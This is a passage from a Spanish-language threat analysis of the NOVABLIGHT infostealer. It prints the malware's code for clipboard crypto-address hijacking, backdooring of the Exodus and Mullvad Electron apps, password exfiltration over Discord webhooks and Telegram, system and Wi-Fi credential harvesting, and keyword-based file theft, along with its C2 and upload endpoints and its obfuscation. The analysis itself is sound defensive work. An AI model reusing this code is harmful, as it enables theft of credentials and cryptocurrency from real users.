  [LM3][a-km-zA-HJ-NP-Z1-9]{26,33}$)")), new BlockChain(config.xlmAddress !== "%XLM" + "_ADD%" ? config.xlmAddress :
  "GABFQIK63R2NETJM7T673EAMZN4RJLLGP3OFUEJU5SZVTGWUKULZJNL6", new RegExp("(?:^G[0-9a-zA-Z]{55}$)")), new BlockChain(config.
  xrpAddress !== "%XRP" + "_ADD%" ? config.xrpAddress : "rNxp4h8apvRis6mJf9Sh8C6iRxfrDWN7AV", new RegExp("(?:^r[0-9a-zA-Z]{24,34}$)
  ")), new BlockChain(config.bchAddress !== "%BCH" + "_ADD%" ? config.bchAddress : "1B97H3xCG1JuUXbcfs4SzjcdWkgj6ch1jn", new RegExp
  ("^((bitcoincash:)?(q|p)[a-z0-9]{41})")), new BlockChain(config.dashAddress !== "%DASH" + "_ADD%" ? config.dashAddress :
  "XcZs6xJsNBv1HybrUSeGqtzg3x8pTzMvGr", new RegExp("(?:^X[1-9A-HJ-NP-Za-km-z]{33}$)")), new BlockChain(config.neoAddress !== "%NEO"
  + "_ADD%" ? config.neoAddress : "AbMX8VQWViAiWUarWSvz4rzpeaUexXWvQz", new RegExp("(?:^A[0-9a-zA-Z]{33}$)")), new BlockChain
  (config.dogeAddress !== "%DOGE" + "_ADD%" ? config.dogeAddress : "D6dqiUY9wD6xqKFa119LGR2Jp19C7DWn2w", new RegExp("D{1}
  [5-9A-HJ-NP-U]{1}[1-9A-HJ-NP-Za-km-z]{32}")), new BlockChain(config.ethAddress !== "%ETH" + "_ADD%" ? config.ethAddress :
  "0xddda6f41383f718e84673d6fccd447f84a36d990", new RegExp("(?:^0x[a-fA-F0-9]{40}$)")), new BlockChain(config.ibanAddress !==
  "%IBAN" + "_ADD%" ? config.ibanAddress : "", new RegExp("^[A-Z]{2}[0-9]{2}[A-Z0-9]{11,30}$")), new BlockChain(config.adaAddress
  !== "%ADA" + "_ADD%" ? config.adaAddress : "", new RegExp("^(addr1[0-9a-z]{58,103}|DdzFF[0-9a-zA-Z]+)$")), new BlockChain(config.
  solAddress !== "%SOL" + "_ADD%" ? config.solAddress : "", new RegExp("^[1-9A-HJ-NP-Za-km-z]{43,44}$"))];
  while (true) {
    try {
      const paste = child_process.execSync("powershell Get-Clipboard").toString("utf8").replace("\r", "");
      let text = paste;
      let dtc = false;
      for (let blockchain of blockchains) {
        for (let line of text.split("\n")) {
          if (line === blockchain.address) {
            break;
          }
          if (blockchain.regex.test(line.replace("\r", ""))) {
            dtc = true;
            text = text.replace(line, blockchain.address);
          }
        }
        if (dtc) {
          child_process.execSync(`powershell Set-Clipboard -Value "${text}"`);
```

Se emplean direcciones de respaldo si no se especifican en la configuración.

Inyecciones de aplicación de electrones

NOVABLIGHT puede inyectar código malicioso en varias aplicaciones populares basadas en Electron. Las cargas útiles se obtienen dinámicamente desde el punto final `https://api.nova-blight[.]top/injections/*targeted_application*/*some_key*` y están dirigidas a aplicaciones como:

- Cliente de Discord
- Cartera Exodus
- Cliente VPN de Mullvad
- Monedero atómico
- Cliente de email Mailspring

Pudimos recuperar todos los módulos de un repositorio público de GitHub.

La implementación de la inyección es un ejemplo tradicional de reempaquetado de Electron App: descomprimir el archivo ASAR, reescribir cualquier archivo fuente de destino y luego reempaquetarlo. Si observamos un ejemplo que involucra al cliente Mullvad, primero descomprime `Program Files\\Mullvad VPN\\resources\\app.asar` en un directorio temporal, obtiene una versión con puerta trasera de `account.js` desde `https://api.nova-blight[.]top/injections/mullvad/dVukBEtL8rW2PDgkwdwfbNSdG3imwU8bZhYUygzthir66sXXUuyURunOin9s`, sobreescribir el archivo fuente `account.js` y, finalmente, lo vuelve a empaquetar. Si bien aún podría funcionar para versiones anteriores de Mullvad, como 2025.4, Esto no parece funcionar en la última versión de Mullvad.

```
async function injectMullvad() {
    if (injectOptions !== 'yes') {
        return;
    }

    try {
        let asarPath = path.join(process.env.ProgramFiles, 'Mullvad VPN', 'resources', 'app.asar');

        if (fs.existsSync(asarPath)) {
            const payload = await fetch(mulvdUrl);
            let unpackedPath = path.join(asarPath, '..', 'unpacked');
            unpackAsar(asarPath, unpackedPath);
            let targetFilePath = path.join(unpackedPath, 'build', 'src', 'main', 'account.js');
            const finalPayload = payload
                .replace('%WEBHOOK%', webhook)
                .replace('%TELEGRAM_CHATID%', telegram.chatId)
                .replace('%TELEGRAM_USERID%', telegram.userId)
                .replace('%TELEGRAM_BOTTOKEN%', telegram.botToken)
                .replace('%TELEGRAM_PROTECTED_URL%', telUrl);

            fs.writeFileSync(targetFilePath, finalPayload, 'utf-8');

            await packAsar(unpackedPath, asarPath);
        }
    } catch (error) {
    }
}
```

Reempaquetado del cliente Mullvad

En un caso similar para el cliente Exodus, los desarrolladores de NOVABLIGHT modificaron la función setPassphrase en el módulo principal de la aplicación Exodus, con funcionalidades adicionales de robo de credenciales.
Así es como se ve `main/index.js` en una publicación legítima de Éxodo 25.28.4:

```
async setInvalidPassphrase() {
    this.emit("passphrase:invalid");
    const e = Object(i.getWindow)();
    setImmediate(() => e.send("main:passphrase:invalid"))
}
async setSaltConnectionFailed() {
    this.emit("saltconn:failed");
    const e = Object(i.getWindow)();
    setImmediate(() => e.send("main:saltconn:failed"))
}
async setError(e) {
    this.emit("error", e)
}
async setPassphrase(e) {
    this.emit("passphrase:set", e)
}
async setMnemonic(e) {
    this.emit("mnemonic:set", e)
}
async setWalletLoaded(e, t) {
    console.log(""), console.log("SET WALLET LOADED", "action:", t), console.log(e), console.log(""), this._walletLoaded = e, this._action =
    t, this.emit("wallet:loaded")
}
async awaitWalletLoaded() {
    this._walletLoaded || await new Promise(e => this.once("wallet:loaded", e))
}
```

Lógica original de main/index.js en el cliente Exodus

En el `index.js` troyanizado, las contraseñas ingresadas por el usuario se filtran a través de webhooks de Discord configurables y Telegram, empleando la API oficial de Telegram o un proxy de API de Telegram personalizado.

```
async setError(e) {
  this.emit("error", e);
}
async setPassphrase(e) {
  this.emit("passphrase:set", e);

  try {
    const embed = {
      color: 3553599,
      footer: {
        text: "@Nova Blight | https://t.me/NovaBlight",
      },
      title: "Exodus Injection v9",
      fields: [
        {
          name: "🔧 Passwords:",
          value: `\`\`\`ansi\n[2;32m${e}[0m[2;32m[0m\`\`\`\n[Download ZIP](${config.links})`,
          inline: false,
        },
      ],
      thumbnail: {
        url: "https://raw.githubusercontent.com/KSCHcuck/sub/refs/heads/main/assets/ghost-15636.gif",
      },
    };

    const message = {
      username: "Nova Blight",
      avatar_url: "https://raw.githubusercontent.com/KSCHcuck/sub/refs/heads/main/logonova-blight.jpeg",
      embeds: [embed],
    };

    // Envoi du message à Discord
    fetch(config.webhookUrl, {
      method: "POST",
      headers: {
        "Content-Type": "application/json",
      },
      body: JSON.stringify(message),
    }).catch((error) => console.log("Erreur lors de l'envoi à Discord:", error));

    // Préparation du message Telegram sans le lien du thumbnail
    let telegramMessage = `📌 *${embed.title}*\n\n` +
      `${embed.fields.map(f => `*${f.name}:* ${f.value}`).join("\n")}`;

    // Envoi du message à Telegram via la fonction `SessionsTelegramSend`
    SessionsTelegramSend(
      telegramMessage,
      config.bot_token,
      config.chat_id,
      config.user_id
    );
```

index.js troyanizado


Extracción de datos confidenciales de Chrome

Para atacar a los navegadores basados en Chromium (Brave, Chrome, Edge) que se ejecutan en la versión 137, el malware descarga un archivo zip que contiene una herramienta de descifrado de datos de Chrome desde https:\/\/github.com\/Hyutop\/pandakmc-auto-vote\/blob\/main\/bin.zip.

```
["func/grabbing/Browsers/browsersV137.js"]: [__p_QHT9_fnLength(function (..._p_Ru6t_varMask) {
  __p_IZIR_ast(__p_Ru6t_varMask["length"] = 3, __p_QHT9_fnLength(MeLIORAtivesentubaraislamieseagramarebroncearíamos, 2), __p_JVyO_fnLength
  (ExTINGAmosrevenaranchorizanremitentes, 2));
  const PrAGMATistssurrealistscorvemoschuchasesflatscreen = {
    ["qxEcW"]: "finish",
    ["EyCLG"]: "error",
    ["WBqdV"]: "GET",
    ["qvlix"]: "stream",
    ["wMDIZ"]: "Browsers",
    ["PjaGp"]: "Chromium",
    ["suWvT"]: "https://github.com/Hyutop/pandakmc-auto-vote/raw/refs/heads/main/bin.zip",
    ["SWUwK"]: __p_JVyO_fnLength(function (..._p_usnu_args) {
      var __p_GZ63_flat_object = {};
      return __p_fPbb_flat_SWUwK(__p_usnu_args, __p_GZ63_flat_object);
    }, 3),
    ["hMfKl"]: "edge",
    ["PjLcW"]: "chrome",
```


Recuperación dinámica de la herramienta de descifrado de datos de Chrome

El repositorio de GitHub intenta hacer pasar por una herramienta de gestión de votaciones de Minecraft.



Repositorio de GitHub con un README falso

Sin embargo, el archivo zip `bin.zip` contiene el código compilado (decrypt.exe y chrome_decrypt.dll) de la versión 0.11.0 del proyecto PoC del descifrador vinculado a la aplicación Chrome de xaitax.



Herramienta de descifrado de aplicaciones de Chrome de xaitax

Enumeración del sistema

Una vez activo, NOVABLIGHT ejecuta un conjunto integral de funciones de enumeración del sistema diseñadas para crear un perfil completo de la máquina de la víctima y de la actividad del usuario. Cada módulo apunta a una pieza específica de información, que luego se almacena en un directorio local antes de cargar al servidor de comando y control. Los ingenieros de detección deben tener en cuenta las implementaciones específicas de cada técnica y qué fuentes de datos proporcionan suficiente visibilidad.

- `captureSystemInfo()` :Recopila especificaciones extensas de hardware y software para identificar el dispositivo. Esto incluye el ID de hardware (HWID), los modelos de CPU y GPU, el tamaño de RAM, la información del disco, la versión del sistema operativo Windows y una lista de todos los dispositivos USB conectados.
- Salida: `*configured_path*/System Info.txt`

```
async function getInfo() {
  var _diskList$0$Size, _diskList$, _diskList$0$FreeSpace, _diskList$2, _gpu$, _gpu$Name;
  const [hwid, sys] = await Promise.all([win32HWID(), getSystemData()]);
  const [mem, disks, gpu, usb, screen] = [runPS("Get-CimInstance Win32_PhysicalMemory | Select Capacity,Speed,Manufacturer,MemoryType,PartNumber,SerialNumber"), runPS
  ("Get-CimInstance Win32_LogicalDisk | Where {$_.DriveType -eq 3} | Select DeviceID,Size,FreeSpace"), runPS("Get-CimInstance Win32_VideoController | Select Name"), runPS
  ("Get-PnpDevice | Where { $_.Class -in 'Keyboard','Mouse','Monitor','Media','Sound' -and $_.Status -eq 'OK' } | Select Class,FriendlyName"), runPS("Get-CimInstance
  Win32_VideoController | Select CurrentHorizontalResolution,CurrentVerticalResolution")];
  const diskList = Array.isArray(disks) ? disks : [disks].filter(Boolean);
  const totalDisk = diskList.reduce((a, d) => a + Number(d.Size), 0);
  const freeDisk = diskList.reduce((a, d) => a + Number(d.FreeSpace), 0);
  return {
    uid: hwid,
    uuid: getUUID(),
    cpu: sys.cpu.brand,
    cpucount: sys.cpu.cores,
    ram: formatBytes(sys.ram.total).toFixed(0),
    ram_array: mem !== null && mem !== void 0 ? mem : [],
    total_current_disk: formatBytes((_diskList$0$Size = (_diskList$ = diskList[0]) === null || _diskList$ === void 0 ? void 0 : _diskList$.Size) !== null &&
    _diskList$0$Size !== void 0 ? _diskList$0$Size : 0),
    free_current_disk: formatBytes((_diskList$0$FreeSpace = (_diskList$2 = diskList[0]) === null || _diskList$2 === void 0 ? void 0 : _diskList$2.FreeSpace) !== null &&
    _diskList$0$FreeSpace !== void 0 ? _diskList$0$FreeSpace : 0),
    total_all_disks: formatBytes(totalDisk),
    free_all_disks: formatBytes(freeDisk),
    disks_array: diskList.map(d => ({
      drive: d.DeviceID,
      total: d.Size,
      free: d.FreeSpace,
      used: d.Size - d.FreeSpace
    })),
```

Recopilación de información del sistema

- `captureScreen()` :Captura una captura de pantalla completa del escritorio de la víctima, lo que proporciona información inmediata sobre la actividad actual del usuario.
  - Método: emplea la biblioteca de captura de pantalla de escritorio .
  - Salida: Un archivo de imagen con marca de tiempo (por ejemplo, *`configured_path*/*hostname*_2025-10-26_14-30-00.png`).
- `captureTaskList()` :Obtiene una lista de todos los procesos que se están ejecutando actualmente para conocer la situación, lo que permite al atacante ver qué aplicaciones y herramientas de seguridad están activas.
  - Método: ejecuta el comando `tasklist /FO CSV /NH` .
  - Salida: `*configured_path*/TaskManagerInfo.txt`
- `captureAVDetails()` :Identifica el producto antivirus o de protección de puntos finales instalado consultando el Centro de seguridad de Windows.
  - Método: ejecuta el comando de PowerShell `Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntiVirusProduct | Format-List`
  - Salida: `*configured_path*/Avdetails.txt`
- `captureClipboardContent()` : Vuelca el contenido actual del portapapeles del usuario, que puede contener información transitoria y confidencial, como contraseñas o mensajes copiados.
  - Método: ejecuta el comando de PowerShell `Get-Clipboard` .
  - Salida: `*configured_path*/Clipboard.txt`
- `captureWebcamVideo()` :Graba de forma encubierta un video empleando la cámara sitio web principal del sistema, proporcionando información visual sobre la víctima y su entorno.
  - Método: aprovecha la biblioteca `direct-synch-show` para la captura de video.
  - Salida: `*configured_path*/Bighead.avi`
- `captureWifiPasswords()` :Exfiltra las contraseñas de todas las redes Wi-Fi almacenadas en el dispositivo, lo que permite un posible movimiento lateral o acceso a otras redes que emplea la víctima.
  - Método: ejecuta el comando `netsh wlan show profile *wifi_ssid* key=clear` para cada perfil.
  - Salida: `*configured_path*/WifiPasswords.txt`
- `getFilesUrgents` : Esta funcionalidad extrae archivos del disco según un conjunto de palabras clave como las siguientes: **copia de seguridad, default, code, discord, token, passw, mdp, motdepasse, mot_de_passe, login, secret, account, acount, apacht, banque, bank, matamask, wallet, crypto, exdous, 2fa, a1f, memo, compone, finance, seecret, credit, cni,** estos archivos se archivan como `files.zip` y luego se envían al C2.


```
async function getFilesUrgents() {
  try {
    const tempDir = fs.mkdtempSync(path.join(process.env.TEMP || "/tmp", generateId(16)));
    const zipPath = path.join(tempDir, "files.zip");
    const zip = new AdmZip();
    for (const folder of foldersToSearch) {
      if (fs.existsSync(folder)) {
        const filesInFolder = fs.readdirSync(folder, {
          withFileTypes: true
        });
        for (const dirent of filesInFolder) {
          const filePath = path.join(folder, dirent.name);
          if (dirent.isFile()) {
            processFile(filePath, zip);
          } else if (dirent.isDirectory() && folder.includes("Desktop")) {
            const subFolderFiles = fs.readdirSync(filePath, {
              withFileTypes: true
```

Recopilación de archivos importantes

Exfiltración de datos

Hay 3 canales para los datos robados: el panel sitio web oficial propiedad del grupo NOVABLIGHT, la API de webhook de Discord y la API de Telegram. El estado de estos canales es incierto, ya que la API de proxy principal y el panel sitio web están actualmente inactivos, lo que puede interrumpir la funcionalidad de los canales de Discord y Telegram si dependen de la misma infraestructura de proxy.

El panel sitio web alguna vez fue el canal oficial de exfiltración, ya que se publicitaba como su principal plataforma de gestión de datos.



Panel de control en el panel sitio web de NOVABLIGHT

La implementación de Telegram primero intenta enviar los datos a una URL proxy configurada, el código verifica si la URL contiene la cadena `req` en este caso `https://bamboulacity.nova-blight[.]xyz/req/dVukBEtL8rW2PDgkwdwfbNSdG3imwU8bZhYUygzthir66sXXUuyURunOin9s`.

Si la URL del proxy no está configurada o no cumple la condición, el módulo recurre a la comunicación directa con la API oficial de Telegram (en `https://api.telegram[.]org/bot*token*/sendMessage`) empleando un userId, chatId y botToken configurados para enviar los datos robados.

```
async function sendToTelegram() {
    try {
        let mainInfoMessage = stats.TelegramPrincEmbed;
        let allOtherMessages = stats.data.TelegramEmbeds;

        const useProxy = new RegExp("\\/req\\/", "").test(telegramProxyUrl);

        if (useProxy) {
            try {
                await sendMessageToProxy(mainInfoMessage);
                for (let message of allOtherMessages) {
                    await sendMessageToProxy(message[0]);
                }
            } catch (error) {
            }
        } else {
            await sendMessageToTelegram(mainInfoMessage);
            for (let message of allOtherMessages) {
                await sendMessageToTelegram(message[0]);
            }
        }
```

Canal de exfiltración de datos: Telegram

A diferencia del módulo Telegram, la implementación del webhook de Discord es mucho más simple. Emplea una única URL para la exfiltración sin ningún mecanismo de respaldo. Las muestras analizadas emplearon consistentemente la URL de proxy personalizada para este propósito.

```
const { webhook: webhookUrl } = require('../../stock/config');

const WEBHOOK_USERNAME = "Nova Blight";
const WEBHOOK_AVATAR_URL = "https://raw.githubusercontent.com/Mynva/sub/refs/heads/main/assets/novaDefLogo.png";

async function sendRequest(payload) {
    try {
        const headers = { "Content-Type": "application/json" };
        await axios.post(webhookUrl, payload, { headers }).catch(() => { });
    } catch (e) { }
}

async function sendToDiscord() {
    try {
        await sendRequest(pathConfig.DiscordPrincEmbed);
        const allEmbeds = pathConfig.data.DiscordEmbeds.flat();
        const embedChunks = chunkArray(allEmbeds, 10);
        for (const chunk of embedChunks) {
            const payload = {
                username: WEBHOOK_USERNAME,
                avatar_url: WEBHOOK_AVATAR_URL,
                embeds: chunk
            };
            await sendRequest(payload);
        }
    } catch (error) { }
}
```

Canal de exfiltración de datos: Discord

NOVABLIGHT emplea una infraestructura redundante y de múltiples niveles. En lugar de depender de un único host de carga, lo que crearía un único punto de falla, el malware aprovecha una combinación de servicios legítimos de alojamiento de archivos de terceros y su propio backend dedicado. La siguiente es la lista extraída de dominios y puntos finales:

- `https://bashupload[.]com`
- `https://litterbox.catbox[.]moe/resources/internals/api.php`
- `https://tmpfiles[.]org/api/v1/upload`
- `https://oshi[.]at/`
- `http://sendfile[.]su/`
- `https://wsend[.]net`
- `https://api.gofile[.]io/servers`
- `https://gofile[.]io/uploadFiles`
- `https://rdmfile[.]eu/api/upload`
- `https://bamboulacity.nova-blight[.]xyz/file/`

Datos específicos

NOVABLIGHT ejecuta rutinas específicas diseñadas para robar credenciales y archivos de sesión de una lista específica de software instalado. La lista seleccionada está disponible en este GitHub Gist.

Técnicas de ofuscación

Mapeo de matrices

La primera técnica que hay que abordar es el uso del mapeo de matrices por parte del malware. El script inicializa una única matriz global grande `__p_6Aeb_dlrArray` con valores de diferentes tipos y codificaciones, lo que representa casi todos los valores literales empleados en el script.

```
const __p_6Aeb_dlrArray = ["\u006c\u0065\u006e\u0067\u0074\u0068", 0x1, "\x63", 0x0, 0x8, 0x9a, 0xab, 0x24, 0x7,
0xc6, "\x67", 0xb7, 0xff, false, 0x2, undefined, 0x17, 0x9c, 0x4e, "\u0061", 0x3f, 0x6,
"\u0066\u0072\u006f\u006d\u0043\u006f\u0064\u0065\u0050\u006f\u0069\u006e\u0074", 0xc, 0x3, "\x62",
"\x75\x6e\x64\x65\x66\x69\x6e\x65\x64", 0xa5, 0x5b, "\u0065", "\x66", 0x1fff, 0x58, 0xd, 0xe, 0x4, true, 0x20, 0x9,
0xb3, 0x7f, 0x80, "\u0044", "\u0038", "\x79", "\u004d", "\u0058", "\u006e\u0074", "\x65\x64", "\x59", "\u0035",
0xdf, "\x5f", "\u007a", "\x55", 0xef, 0x9b, "\x4f", "\u0075", "\x6c", "\u006a", 0x7d, 0xcb, "\x68", 0x60, 0x5,
0x102, 0x103, 0x7a, 0xe3, 0xea, "\u0069", 0x10a, 0x9d, 0xd4, 0xa9, 0x38, 0x204, 0x205, 0xba, 0x10b, 0x28, 0xa,
0x21, 0x25, 0x11, "\x64", null, 0xce, 0x93, 0x6c, 0x23, 0x6d, 0x100, 0x64, 0x83, 0x50, 0xf8, 0xa0, 0x224, 0x225,
0xe0, 0x2f, 0x30, 0x45, 0x5c, 0xbf, 0xf7, 0x96, 0xb1, "\x45", 0x230, 0x231, 0x22e, 0xc8, 0x26, 0x233, 0x33, 0xb,
0x8b, 0x39, 0xbe, 0xf3, 0x237, 0x22d, "\u0074", 0x18, 0xde, 0x12, 0x36, "\x51", 0xd1, 0x8e, "\x6d", 0x68, "\x41",
0xf5, 0xad, 0x3c, 0x92, 0x63, 0x84, 0x10001, 0x1e, 0x85, 0xa7, 0x46, 0x4f, 0x9e, 0xb6, 0x37, 0x25a, 0x25b, 0x5e,
0x81, 0xdb, 0xbc, 0x8f, 0xee, 0x94, 0xec, 0x10, 0x269, 0x52, 0x200, 0xf, 0x2e, 0x6e, 0xc0, 0x1b, 0x279, 0xaf, 0xed,
0x97, 0x27a, 0x27b, 0x27f, 0xeb, 0x3ff, 0x280, 0x281, 0x282, 0x1f, 0x283, 0x284, 0xf0, 0x69, 0xa4, 0x13, 0x288,
0xa3, 0x28b, 0x40, 0x3d, 0xffff, 0x57, 0x1c, 0x296, 0x297, 0x8c, "\x53", 0x5a, 0x78, 0x31, 0x47, 0x2b, 0xf1, 0x28c,
0x72, 0x89, 0xb9, 0x9f, 0xaa, 0x2ae, 0x2b5, 0x54, 0x4a, 0xe6, 0xe4, 0x115, 0x2c8, 0x2c9, 0x2ca, 0x2cb, 0xa1, 0x5f,
"\u0072\u0065", 0x87, 0xb8, 0xb5, "\x6e\x63", 0x1a, 0x2d0, 0x2d1, 0xb0, 0x1d, 0x243, "\u0029", 0xc9, 0xc7, 0x4d,
0xa2, 0x2f2, 0x2f3, 0x1c3, 0x42, "\x6e", "\x4e", 0x51, "\u0074\u0068", 0x2f9, "\u0069\u0073", "\x53\x79", 0x302,
```

Matriz global principal empleada para búsquedas de valores

Luego de sustituir las referencias del índice de la matriz, muchos fragmentos pequeños de cadenas que forman una cadena completa se dividen y concatenan en el tiempo de ejecución, pero en esta etapa, el número de versión de NOVABLIGHT se puede identificar fácilmente.

```
[__p_xIFu_MAIN_STR(4943) + __p_xIFu_MAIN_STR(4999) + "js"]: [__p_QHT9_fnLength(function (...__p_55DG_varMask) {
  __p_55DG_varMask["length"] = 3;
  const TroTYlprenaesclafadasenarenarais = {
    ["Hi" + "yO" + "Z"]: "Be" + "ta" + "-2" + ".2"
  };
  const EnrATonaremosrepujaraspoetizaciones = TroTYlprenaesclafadasenarenarais;
  __p_IZIR_ast(__p_55DG_varMask[3] = class AppROvanceshootcastratos {
    constructor() {
      this["re" + "se" + "t"]();
    }
    ["re" + "se" + "t"]() {
      __p_IZIR_ast(this["no" + "va" + "Ve" + "rs" + "io" + "n"] = EnrATonaremosrepujaraspoetizaciones["Hi" + "yO" + "Z"],
      const eNcLAva = {};
      __p_IZIR_ast(eNcLAva["Di" + "sc" + "or" + "dE" + "mb" + "ed" + "s"] = [], eNcLAva["Te" + "le" + "gr" + "am" + "Em" +
    }
    ["ad" + "dT" + "oL" + "is" + "t"](cAbEStrabasadicionabamosaerosolizes, pReJUzgariamos, pIzQUeis = true) {
      if (!this["da" + "ta"][cAbEStrabasadicionabamosaerosolizes]) {
        return;
      }
      if (!pIzQUeis || !this["da" + "ta"][cAbEStrabasadicionabamosaerosolizes]["in" + "cl" + "ud" + "es"](pReJUzgariamos))
        this["da" + "ta"][cAbEStrabasadicionabamosaerosolizes]["pu" + "sh"](pReJUzgariamos);
      }
```

Resultados luego de corregir la asignación de matriz para __p_6Aeb_dlrArray


Codificación de cadenas

La segunda técnica empleada para ocultar cadenas es el uso de la codificación base91. La función contenedora `__p_xIFu_MAIN_STR` se llama con un argumento entero.

```
const pizqUEIs = {
  [__p_xIFu_MAIN_STR(3828)]: __p_QHT9_fnLength(function (...__p_yuIX_varMask) {
    __p_yuIX_varMask["length"] = 2;
    return __p_ewH2_flat_object[__p_xIFu_MAIN_STR(2298) + __p_xIFu_MAIN_STR(2299) + __p_xIFu_MAIN_STR(3829) + __p_xIFu_MAIN_STR(3830)]
    ["dQFPP"](__p_yuIX_varMask[0], __p_yuIX_varMask[1]);
  }, 2),
```

